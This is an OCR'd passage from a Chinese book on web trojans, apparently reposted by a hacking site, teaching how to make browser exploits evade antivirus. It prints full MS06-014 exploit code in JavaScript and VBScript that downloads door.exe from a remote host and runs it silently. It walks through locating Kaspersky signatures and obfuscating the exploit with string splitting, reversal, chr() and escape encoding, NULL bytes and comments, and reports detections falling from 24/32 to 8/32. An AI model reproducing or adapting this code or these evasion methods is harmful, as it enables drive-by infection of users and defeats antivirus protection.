


图 6.1　基于病毒库的杀毒软件框架结构

网页木马免杀技术与杀毒软件的病毒库紧密联系，正是病毒库中包含了我们的网页木马的特征码，我们的网页木马才会被查杀，因此了解病毒库与特征码的相关知识是学好网页木马免杀技术的必要前提。在杀毒软件的演变历程中，特征码经历了两个阶段：简单特征码阶段和广谱特征阶段。

简单特征码产生于 20 世纪 80 年代末期，随着个人电脑病毒的诞生，随即就有了清除病毒的工具——反病毒软件。这一时期，病毒所使用的技术还比较简单，从而检测相对容易，特征码也相对简单，表明病毒自身特征的一串十六进制的字符串就代表了一个病毒。特征码一般都选得很长，有时可达数十字节，一般也会选取多个，以保证正确判断。

为了躲避杀毒软件的查杀，电脑病毒开始进化，逐渐演变为变形的形式，每感染一次，就对自身变一次形，通过对自身的变形来躲避查杀。这样一来，同一种病毒的变种病毒大量增加，甚至可以到达天文数字的量级。大量不同形态的变形病毒之间甚至可以做到没有超过三个连续字节是相同的。为了对付这种情况，特征码的获取就不可能再是简单地取出一段代码、而是分段的了，中间可以包含任意的内容（也就是增加了一些不参加比较的“掩码字节”，在出现“掩码字节”的地方，出现什么内容都不参加比较）。这就是曾经提出的广谱特征码的概念。

后来，病毒变形技术进一步发展，随机变形技术逐渐流行，可以做到在每次感染时通过随机密钥变形自身；并且同一种病毒的变种数就可以成千上万，甚至是天文数量级。在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这一形式下，启发式扫描技术和根据行为判定的主动防御技术应运而生；它通过分析指令出现的顺序或特定组合情况等常见病毒的标准特征，来决定文件是否感染未知病毒。这是因为病毒要达到感染和破坏的目的，通常的行为都会有一定的特征，例如非常规读写文件，终结自身，非常规切入零环等，所以可以根据扫描特定的行为或多种行为的组合来判断一个程序是否是病毒。因此，主动防御技术将是未来几年内杀毒软件的主流，像俄罗斯的卡巴斯基 6.0 以上版本，国内的瑞星、江民杀毒软件现都已加进了主动防御模块。

然而，主动防御技术发展也面临着巨大挑战，特别是误报率居高不下这一问题困扰着绝大多数主动防御产品。一个简单的例子，当主动防御产品面对著名的虚拟机软件 VMware 时，它会如何判断，VMware 安装的时候，它需要安装驱动，创建自启动服务，杀毒软件会不会认为系统正在安装一个 Rootkit 呢？再简单一点，广泛安装使用的金山词霸，使用时有远程线程注入、消息钩子、API HOOK 等可疑行为，面对这些，主动防御产品会不会认为金山词霸是一个盗号器呢？于是极少数杀毒软件采用了虚拟机技术，达到了对未知病毒良好的查杀效果。虚拟机技术实际上是一种可控的，由软件模拟出来的程序虚拟运行环境，它模拟出真实的文件系统、注册表系统、内存系统，让运行其中的木马病毒以为自己就在真实的电脑上运行，然后它的各种病毒行为就能被有效地检测出来。虚拟机技术和主动防御不同，主动防御主要依靠 Ring0 下的 HOOK SSDT（System Services Descriptor Table，系统服务描述符表，就是这个表把 ring3 的 Win32 API 和 ring0 的内核 API 联系起来）以及 HOOK SSDT shadow 来实现的，它只能在运行时检测。而虚拟机技术则不同，它是先把程序在一个完全虚拟的环境先让它跑一遍，然后应用智能或提示用户的方法决定目标程序是否合法，即使程序有许多恶意行为也只会影响到虚拟环境，对真实的环境不会有任何破坏。然而，由于此技术实现难度大，速度慢，目前还只有极少数杀毒软件产品实现了，而且即使实现了做得也不是那么细致，需要攻克的难关还很多。

由于网页木马所做的只是运行真正的木马，其本身不太可能完成复杂的功能，不会具有破坏性，它的行为就相当于用户双击了一个 exe，双击本身没有恶意，所以常规的主动防御技术甚至虚拟机技术都无法查杀网页木马，因此我们要做的就是绕过杀毒软件的特征码扫描（即网页木马免杀技术），绕过杀毒软件的特征码扫描有两种方法，一种是网页木马的变形，另一种是网页木马的加密。

作为网页木马免杀的两种方法，怎么区分网页木马变形技术与网页木马加密技术呢，变形技术把网页木马变得连自己都认不出来了算不算是加密了呢？当然不是，怎么区分变形技术与加密技术？目前还没有明确的定义，笔者认为：变形技术是指经过变形的网页木马在执行时不需调用系统的或自定义的解密函数的网页木马免杀处理技术，而网页木马加密技术则是加密后程序或程序段的内容不能直接被脚本解析器识别、而必须依靠系统的或

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

自定义的解密函数先解密再递交给脚本解析器解析执行。

6.2　网页木马变形技术

如第 6.1 节所述，杀毒软件查杀网页木马主要是依靠特征码来识别的，杀毒软件就好比是只认人脸抓坏蛋的警察，在电影里我们看到坏蛋可以整容以逃脱法网，同样我们也可以对网页木马实施易容手术来躲过杀毒软件的查杀，对网页木马实施易容手术所采用的技术就是网页木马变形技术。事实上，网页木马加密技术也是改变原有网页木马的特征的一种方法，也可以说是一种变形技术，但它与其他的网页木马变形技术相比又有比较大的区别，而且网页木马加密技术本身包含的方法技术也非常多，所以习惯上并不把加密技术作为变形技术的一个分支，本书也按照此惯例，分别介绍网页木马变形技术和网页木马加密技术。

6.2.1　网页木马特征码定位技术

杀毒软件主要是依靠特征码来识别查杀网页木马的，如果能找出其查杀的特征码，并将网页木马的这一特征码去除，杀毒软件就再也不认识网页木马了。在二进制程序的免杀中我们常常用到的工具有两种：CCL 和 MYCCL，两者在原理上是一样的，都是通过把原文件切割成多个文件，然后扫描这些文件，看哪些文件被查杀就可以判断出特征码位于哪些段，不同的是 CCL 只支持单一特征码定位，而 MYCCL 则支持复合特征码定位。然而文本形式的网页木马的定位与二进制程序的定位差别很大，更多的时候需进行手工定位，下面以著名的 MS06014 木马为例，一步一步地来手工定位在卡巴斯基下的特征码。

MS06014 漏洞形成的原理是作为 ActiveX 数据对象（ADO）的一部分提供并在 MDAC 中分发的。RDS.Dataspace ActiveX 控件中存在一个远程代码执行漏洞，成功利用此漏洞的攻击者可以完全控制受影响的系统，关于此漏洞的详细信息会在以后的章节介绍。由于这个漏洞不卡浏览器、不弹窗口，利用效果极佳，曾在网上极为流行，以下是这个漏洞的 JSScript 版利用代码。

```
    <html>
    <title>MS Internet Explorer (MDAC) Remote Code Execution Exploit (MS06-014)
</title>
    <body>
    </body>
    </html>
    <script language="javaScript">

    dl = "http://192.168.186.1/door.exe";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    fname1="g0ld.com";

    df = document.createElement("object");
    df.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
    x = df.CreateObject("Microsoft.XMLHTTP","");
    S = df.createobject("Adodb.Stream","");
    S.type = 1;
    x.open( "GET", dl, false);
    x.Send();
    F = df.createobject("Scripting.FileSystemObject","");
    tmp = F.GetSpecialFolder(2);
    fname1= F.BuildPath(tmp,fname1);
    S.open();
    S.write(x.responseBody);
    S.savetofile(fname1,2);
    S.close();
    Q = df.createobject("Shell.Application","");
    Q.ShellExecute(fname1,"","","open",0);
    </script>
```

以下是这个漏洞的 VBScript 版利用代码。

```
    <html>
    <title>MS Internet Explorer (MDAC) Remote Code Execution Exploit (MS06-014)<
/title>
    <body>
    </body>
    </html>
    <script language="VBScript">
    on error resume next
    dl = "http://192.168.186.1/door.exe"
    fname1="g0ld.com"

    Set df = document.createElement("object")
    df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
    Set x = df.CreateObject("Microsoft.XMLHTTP","")
    set S = df.createobject("Adodb.Stream","")
    S.type = 1
    x.Open "GET", dl, False
    x.Send
    set F = df.createobject("Scripting.FileSystemObject","")
    set tmp = F.GetSpecialFolder(2)
    fname1= F.BuildPath(tmp,fname1)
    S.open
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
S.write x.responseBody
S.savetofile fname1,2
S.close
set Q = df.createobject("Shell.Application","")
Q.ShellExecute fname1,"","","open",0
</script>
```

将此代码保存为 htm 文件后，用卡巴斯基扫描，结果如图 6.2 所示。




图 6.2　卡巴斯基扫描结果

接着开始定位，编辑 htm 文件，将最后一行 Q.ShellExecute fname1,"","","open",0 去除后再次扫描，发现杀毒软件继续报毒，再去一行 set Q = df.createobject("Shell.Application",""），发现还是报毒，再去一行，再扫描，如此循环往复，直至杀毒软件不再警告为止，最后记录下最后一次去掉的内容。在这个例子中我的实验结果是当去除 S.write x.responseBody 后，杀毒软件不再警告，这样我们就可以肯定 S.write x.responseBody 是一个特征码。但很多时候特征码不止一个，所以只能再一行一行地补上先前去掉的内容，因为已经知道 S.write x.responseBody 是特征码就不补了，直接补上下一行 S.savetofile fname1,2，补一行扫描一次。如果又警告了，则新加上的那行又是一个特征码。在我的试验中，去掉的内容都补上了也就不再警告了，因此只要修改特征码 S.write x.responseBody 这一个就能实现免杀。

值得注意的是，这样一个实验仅仅是定位了在一款杀毒软件下的特征码，要想定位其

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

他杀毒软件下的特征码，还得用其他杀毒软件来做这样的测试，因为我们不可能在自己的电脑上装上太多种的杀毒软件，所以，笔者在此推荐一个网站：http://www.virustotal.com，我们向它上传一个文件后，它会用数十种杀毒软件对我们上传的文件进行扫描，并将扫描结果告诉我们，如图 6.3 所示。然而如果需要处理的杀毒软件比较多，笔者并不推荐这种方法，因为那么多杀毒软件一个一个测试需要太多的时间与精力。如果读者想做一个躲过所有杀毒软件的网页木马，笔者建议不考虑网页木马的特征码，可以直接对网页木马进行变形或加密，尽可能地改变原文件，这样得到的网页木马一般就可以躲过大部分杀毒软件，即使有几个没躲过，此时再有针对性的定位特征码，对其再免杀就要简单得多了。

文件 ms06014.htm 接收于 2008.01.17 13:41:20 (CET)

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.1.17.11	2008.01.17	-
AntiVir	7.6.0.48	2008.01.17	HTML/ADODB.Exploit.Gen
Authentium	4.93.8	2008.01.17	VBS/Psyme.BT
Avast	4.7.1098.0	2008.01.16	-
AVG	7.5.0.516	2008.01.16	JS/Downloader.Agent
BitDefender	7.2	2008.01.17	Generic.XPL.ADODB.C0E7EC7A
CAT-QuickHeal	9.00	2008.01.16	EXP_JS/ADODBStream.E
ClamAV	0.91.2	2008.01.17	Trojan.Downloader.VBS.Psyme-4
DrWeb	4.44.0.09170	2008.01.17	VBS.Psyme.239
eSafe	7.0.15.0	2008.01.16	JS.ADODB.Stream.e
eTrust-Vet	31.3.5465	2008.01.17	VBS/MS06-014!exploit
Ewido	4.0	2008.01.17	Not-A-Virus.Exploit.JS.ADODB.Stream.e
FileAdvisor	1	2008.01.17	-
Fortinet	3.14.0.0	2008.01.17	VBS/Psyme.R!tr.dldr
F-Prot	4.4.2.54	2008.01.16	VBS/Psyme.BT
F-Secure	6.70.13260.0	2008.01.17	VBS/Psyme.BT
Ikarus	T3.1.1.20	2008.01.17	Exploit.JS.ADODB.Stream
Kaspersky	7.0.0.125	2008.01.17	Trojan-Downloader.JS.gen
McAfee	5210	2008.01.17	VBS/Psyme
Microsoft	1.3109	2008.01.17	TrojanDownloader:VBS/Psyme.gen
NOD32v2	2801	2008.01.17	JS/Exploit.ADODB.Stream.NAP
Norman	5.80.02	2008.01.17	-
Panda	9.0.0.4	2008.01.17	-
Prevx1	V2	2008.01.17	-
Rising	20.27.31.00	2008.01.17	Trojan.DL.VBS.Agent.cgk
Sophos	4.24.0	2008.01.17	Mal/Psyme-A
Sunbelt	2.2.907.0	2008.01.17	-
Symantec	10	2008.01.17	Downloader
TheHacker	6.2.9.189	2008.01.17	VBS/Psyme
VBA32	3.12.2.5	2008.01.15	-
VirusBuster	4.3.26:9	2008.01.16	JS.Psyme.DO
Webwasher-Gateway	6.0.1	2008.01.17	Script.ADODB.Exploit.Gen

图 6.3　扫描结果

上述即为网马制作者常用的特征码定位方法，在定位特征码后，网马制作者就要在如何清除这些特征码上下工夫了。常用的几种去除特征码的方法有网页木马内容重组法、转义字符法、插刀特殊符号法、页面编码法、关联数组法和变形还原技术法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.2.2　网页木马内容重组法

内容重组法是最直接的网页木马变形方法，它是指根据脚本语言的语法规则改变网页木马的内容、但不改变网页木马的程序含义的方法。具体使用时根据所使用脚本语言（常用 JavsScript 或 VBscript）的不同而不同，下面列举几点不依赖于语言类型的具体方法。

（1）修改变量名法：网页木马的脚本中难免会定义一些变量，通过改变这些变量的名字就可以改变网页木马的内容、但不改变网页木马的程序意义，比如前面 MS06014 网页木马的程序段：

```
set Q = df.createobject("Shell.Application","")
Q.ShellExecute fname1,"","","open",0
```

Q 是一个变量，把 Q 改一下，换成 obj 就成了：

```
set obj = df.createobject("Shell.Application","")
obj.ShellExecute fname1,"","","open",0
```

程序段的内容变了，但程序含义没变。用这种方法可以骗过部分杀毒软件，好的杀毒软件是不会把变量名作为特征码的一部分的，对这些杀毒软件来说，这种方法就无效了。

（2）打乱语序法：通过改变之间没有依赖关系的语句的前后顺序，也可以改变程序内容而不改变程序含义。

（3）常数提出法：在程序中有变量也会有常数，Q.ShellExecute fname1,"","","open",0 这一行中有四个常数，常数提出法是指使用一些常量或变量预先定义常数，需要时直接引用常量或变量名即可，这种方法是一种很重要的方法，灵活应用能得到大量变种。举个例子，df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"这一行，看看我们能得到多少种变种。

变种 1：

```
a="classid"
b="clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
df.setAttribute a,b
```

变种 2：

```
a="classid"
b="clsid:BD96C556-65A3-"
c="11D0-983A-00C04FC29E36"
df.setAttribute a,b + c
```

变种 3：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
a="classid"
b="clsid:BD96C556-65A3-"
b=b + "11D0-983A-00C04FC29E36"
df.setAttribute a,b
```

变种 4：

```
a="classid"
b="clsid:"+"BD96C556-65A3-"
b=b+"11D0-983A"
df.setAttribute a,b+"00C04FC29E36"
```

变种 5：

```
a="dissalc"
b="clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
df.setAttribute StrReverse(a),b
```

上述简简单单的一行代码就写出了 5 种形式，其实还可以再写出好多种，这里只是列举几种有代表性的方法，值得说明的是最后一种写法，它是由第一种变形而来的，定义时将字符串翻个个，程序运行时用字符串颠倒函数复原回来，这可以理解为是一种字符串的简单加密，关于字符串加密的其他方法将在本章 6.3 节中详细介绍，在此只作为一个示例。总之，在网页木马的免杀中各种方法一定要融会贯通，多种方法结合使用。

在本小结的最后，笔者将给出一个经过内容重组法处理的 MS06014 木马，希望读者将此木马跟网页木马特征码定位一节给出的原始 MS06014 木马做一比较，看看程序运用了哪些内容重组的方法。

```
<html>
<title>MS Internet Explorer (MDAC) Remote Code Execution Exploit
(MS06-014)</title>
<body>
</body>
</html>
<script language="VBScript">
on error resume next
a="clsid:"
a=a+"BD96C556-65A3-11"+"D0-983A-00C"
b=chr(65)&chr(112)&chr(112)&chr(108)&chr(105)&chr(99)&chr(97)&chr(116)&c
hr(105)&chr(111)&chr(110)
file = "http://192.168.186.1/door.exe"

Set Dataspace = document.createElement("obj"+"ect")
Dataspace.setAttribute StrReverse("dissalc"), a+"04FC29E36"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    Set XMLHTTP = Dataspace.CreateObject("Microsoft.XMLHTTP","")
    set Stream = Dataspace.createobject("Adodb.Stream","")
    set FileSystemObject = Dataspace.createobject("Scripting.File"+"System"+
"Object","")
    set FolderObject = FileSystemObject.GetSpecialFolder(2)
    set ApplicationObject = Dataspace.createobject("Shell."+b,"")
    Path= FileSystemObject.BuildPath(FolderObject,"g0ld.com")
    Stream.type = 1
    XMLHTTP.Open "GET",file, False
    XMLHTTP.Send

    Stream.open
    Stream.write XMLHTTP.responseBody
    Stream.savetofile Path,2
    Stream.close

    ApplicationObject.ShellExecute Path,"","","open",0
    </script>
```

将经过以上修改过的网页木马提交到 http://www.virustotal.com 上扫描，扫描前在 virustotal 上扫描，32 个杀毒软件中有 24 个报毒，修改后 32 个杀毒软件中只剩下 8 个报毒了，如图 6.4 和图 6.5 所示。

文件 **ms06014.htm** 接收于 **2008.01.17 13:41:20 (CET)**
当前状态: **完成**
结果: **24/32 (75.00%)**

图 6.4　原始 MS06014 木马扫描结果

文件 **1.htm** 接收于 **2008.01.18 13:23:16 (CET)**
当前状态:　**完成**
结果: **8/32 (25%)**

图 6.5　修改后的 MS06014 木马扫描结果

6.2.3　转义字符法

如果读者学过 C 语言，相信对 C 语言中的转义字符“\”不会陌生，笔者认为 JavaScript 和 C 语言的语法规则很相似，其中一个相似之处是在 JavaScript 中也有转义字符，而且也是“\”，甚至连转义规则都惊人地相似，具体使用规则如下。

（1）特殊字符：“\r”表示回车（光标移到本行的开头），“\n”表示换行（光标移到下一行），“\t”表示一个 tab 字符，“\00”表示字符串终止，“\”“表示双引号（如果不加“\”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

就成了字符串的闭合符，字符串到此结束了），还有一些其他的特殊转义字符，这里不再一一列举了。

（2）“\数字”：“\”后跟字符 ASC 码的八进制形式，表示原字符。比如“a”的十进制 ASC 码是 97，八进制就是 141，“\141”就表示 a，程序段<script language="javascript"> alert("\141");</script>的执行结果将弹出一个对话框，如图 6.6 所示。



图 6.6　转义字符形式的“a”

在实际使用中一定要注意转义的数字的位数，“\1752”表示“\1”+“752”，或“\17”+“52”，还是“\175”+“2”，甚至是 1752 全部转义呢？答案是“\175”+“2”，avaScript 解析器会选取一个尽可能长但不超过 255 的数作为要转义的数值，因为一个字节能表示的最大值就是 255，八进制的 1752 转换成十进制就是 1002，1002 超出了一个字节所能表示的最大值 255。

（3）“\x 数字”：“\x”后跟字符 ASC 码的十六进制形式，表示原字符。同样拿“a”做比方，“\x61”就代表“a”。

（4）“\u 双字节数字”：“\u”后跟一个双字节数字表示一个双字节字符，u 表示 UNICODE（一种每个字符占用 2 个字节的表示方式，理论上一共最多可以表示 65,536 个字符，可以基本满足各种语言的使用），比如“我”的 UNICODE 就是 4f60，被转义后表示成“\u4f60”。然而，我们怎么知道某字符的 UNICODE 是多少呢，不用担心，笔者准备了下面的转换函数：

JavaScript 版：

```
<script language="javascript">
function ToUnicode(str)
{
    var str2="",temp,i;
    for( i=0; i<str.length; i++ )
    {
        temp = str.charCodeAt(i).toString(16);
        str2+= "\\u"+ new Array(5-String(temp).length).join("0") +temp;
    }
    return str2;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
}
document.write(ToUnicode("你好"));
</script>
VBScript 版：
<script language="vbscript">
Function ToUnicode(str)
Dim str1,temp
str1 = ""
For i=1 to len(str)
  temp = Hex(AscW(Mid(str,i,1)))
  If  len(temp) < 5 Then temp = right("0000" & temp, 4)
  str1 = str1 & "\u" & temp
Next
ToUnicode = str1
End Function

document.write ToUnicode("你好")
</script>
```

怎样把上面的各种转义字符法运用到实际中呢？虽然这种方法仅仅是针对字符串变形的，但只要是字符串都可以用这种方法变形。还记不记得在 MS06014 网页木马中，有一行 df.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36")，看看运用转义字符法变形之后，这一行会变成什么样，df.setAttribute("\143\154\141\163\163\ 151\144", "\143\154\163\151\144:\x42\x44\x39\x36\x43\x35\x35\x36-65\101\63\u002d\u0031\u0031\u0044\u0030\u002d\u0039\u0038\u0033\u0041\u002d\x30\x30\x43\x30\x34\x46\x43\x32\x39\x45\x33\x36")，是不是面目全非了呢？

6.2.4　插入特殊符号法

在 JavaScript 中，在程序段中插入某些符号不会对程序的执行产生影响，我们可以利用 JavaScript 的这一性质来实现网页木马的变形。

（1）插入回车符：虽说 JavaScript 是一种解析语言，是一行一行执行的，但在解析前的预处理阶段，它可不是一行一行扫描的，看下面的例子：

```
alert(
"网页木马与溢出攻击"
);
```

这段代码是能顺利执行的，由此我们得到启发，可以在 JavaScript 语句中插入回车符来对网页木马进行变形。但是，插入回车符的方法有许多注意点，看看下面几段代码能不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

能执行。

```
1.alert("网页木马
与溢出攻击"
);
2. alert
(
"网页木马与溢出攻击"
);
3. al
ert(
"网页木马与溢出攻击"
);
```

在 XP SP2+IE6 的环境下测试（在其他 IE 版本下测试可能结果稍有偏差），这三段代码中只有第二段是能顺利执行的，第一段报“未结束的字符串常量”错误，第三段报“'al' 未定义”错误，到底哪些地方能加回车符、哪些地方又不能加呢？笔者总结得到如下规律，如果加了回车符之后，前一行的结尾和后一行的开头密切相关是一个结构就不能加回车，如第一段代码中，“al”和“ert”本来就是一个单词，分开了没法理解，所以不能加回车。

（2）插入空格或 tab：在合适的位置插入空格和 tab 符是不会影响程序执行的，比如：

```
alert    ( "网页木马与溢出攻击"    );
```

这行脚本在 alert 的后面插入了一个 tab 符和一个空格，又在引号的前后各加入了一个空格和一个 tab 符，这行程序照样能顺利执行。插入 tab 符或空格符也要注意插入的位置，插入规则同回车符。

（3）插入 NULL 字符（ASC 码的\x00）：这种方法比起前几种方法要好得多；首先，它对插入的位置的要求没有那么高，可以在脚本的任意位置插入，甚至是字符串常量的中间，它也不会截断字符串（注意和在字符串中用“\00”区分开，一个是在预处理阶段，另一个是在接下来的执行阶段），而且，这种方法很容易由程序实现，不像前两种那样要手工一个一个地加，另一个好处是，插入后程序变得非常难以阅读，如图 6.7 所示，你能相信下面的程序是前面讲的 MS06014 木马吗？

（4）插入无操作码语句法：和 C 语言相似，在程序中插入几行没有操作码的语句，程序是不会报错的，比如：

```
<script language="JavaScript">
    var a="网页木马与溢出攻击";

    alert("alert1");
    "网页木马与溢出攻击";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    123456;
    a;
    alert("alert2");
</script>
```




图 6.7　插入大量 NULL 字符后的 MS06014 木马

这段程序能成功执行，弹出两个对话框。如果插入的无效行比较多，就会在很大程度上影响杀毒软件的查杀功能以及反木马工作者的分析。

（5）插入注释法：在 JavaScript 中，两斜杠“//”和“/* */”都是注释符，“//”注释一行，“/* */”注释一段，具体使用如下：

```
<script language="JavaScript">
//定义变量 a
var a=0;
a++;//相对于 a=a+1;
/*
下面弹出对话框
*/
alert(a);
</script>
```

在网页木马的免杀处理中，“/**/”有极大的利用价值，请看下面的代码：

```
<script language="JavaScript">
var/*var c=*/a/*="test"*/=/**/"网页木马与溢出攻击";
```


溜客安全网 WwW.176Ku.CoM

